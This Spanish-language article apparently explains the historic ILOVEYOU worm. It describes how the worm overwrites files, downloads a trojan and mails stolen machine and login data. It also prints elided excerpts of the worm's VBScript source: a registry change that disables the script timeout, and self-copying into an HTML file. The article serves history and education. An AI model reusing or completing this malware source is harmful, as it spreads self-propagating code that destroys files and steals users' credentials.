- El gusano ***"I love you"*** busca en el disco duro ficheros con las **extensiones** *vbs, vbe, js, jse, css, wsh, sct, hta, mp3 y mp2*, y los sobreescribe, dejándolos inutilizados o bien ocultandolos *(mp3)*. ***Al ejecutar los ficheros gráficos o musicales se infectará.***
- Además **se conecta a Internet** y descarga el **troyano WIN-BUGSFIX.EXE**. Cuando el troyano se instala, cambia la página de inicio del **Internet Explorer** a *"about:blank"*.
- **Roba información** *–nombre de máquina, su dirección IP, nombre de usuario, login de red, información del RAS, etc.-* y las envía a mailme@super.net.ph
- Tuvo cerca de **40 variantes**.

CODIGO

```
/--------The "I love you" worm Code: Start--------\
rem barok -loveletter(vbe) <i hate go to school>
rem by: spyder / ispyder@mail.com / @GRAMMERSoft Group /
Manila,Philippines
On Error Resume Next
dim fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow
eq=""
ctr=0
Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullname,1)
vbscopy=file.ReadAll
main()
    sub main()
        On Error Resume Next
        dim wscr,rr
        set wscr=CreateObject("WScript.Shell")
        rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting
        Host\Settings\Timeout")
        if (rr>=1) then
                wscr.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting
                Host\Settings\Timeout",0,"REG_DWORD"
        end if
        .
```

```
        '
        .
        for n=0 to ubound(lines)
        lines(n)=replace(lines(n),"'",chr(91)+chr(45)+chr(91))
        lines(n)=replace(lines(n),"""",chr(93)+chr(45)+chr(93))
        lines(n)=replace(lines(n),"\",chr(37)+chr(45)+chr(37))
        if (l1=n) then
                lines(n)=chr(34)+lines(n)+chr(34)
            else
                lines(n)=chr(34)+lines(n)+chr(34)&"&vbcrlf& _"
        end if
        next
        set b=fso.CreateTextFile(dirsystem+"\LOVE-LETTER-FOR-YOU.HTM")
        b.close
        set d=fso.OpenTextFile(dirsystem+"\LOVE-LETTER-FOR-YOU.HTM",2)
        d.write dt5
        d.write join(lines,vbcrlf)
        d.write vbcrlf
        d.write dt6
        d.close
    end sub
\-------- The "I love you" worm Code: End--------/
```

BIBLIOGRAFIA UTILIZADA

- **VSAntivirus** tiene multitud de artículos sobre el gusano ILOVEYOU y variantes posteriores.
- **Jorge Machado** en **PER antivirus / SOS virus**.
- ***"Analizando el gusano del amor"*** por **Darumesten el hechicero**. Artículo en español comentando el código del gusano paso a paso.
- Noticias diversas de prensa escrita e Internet, etc.

jesusmarquez @ galeon.com jesusmarquez @ telepolis.com

www.jesusmarquez.net http://club.telepolis.com/jesusmarquez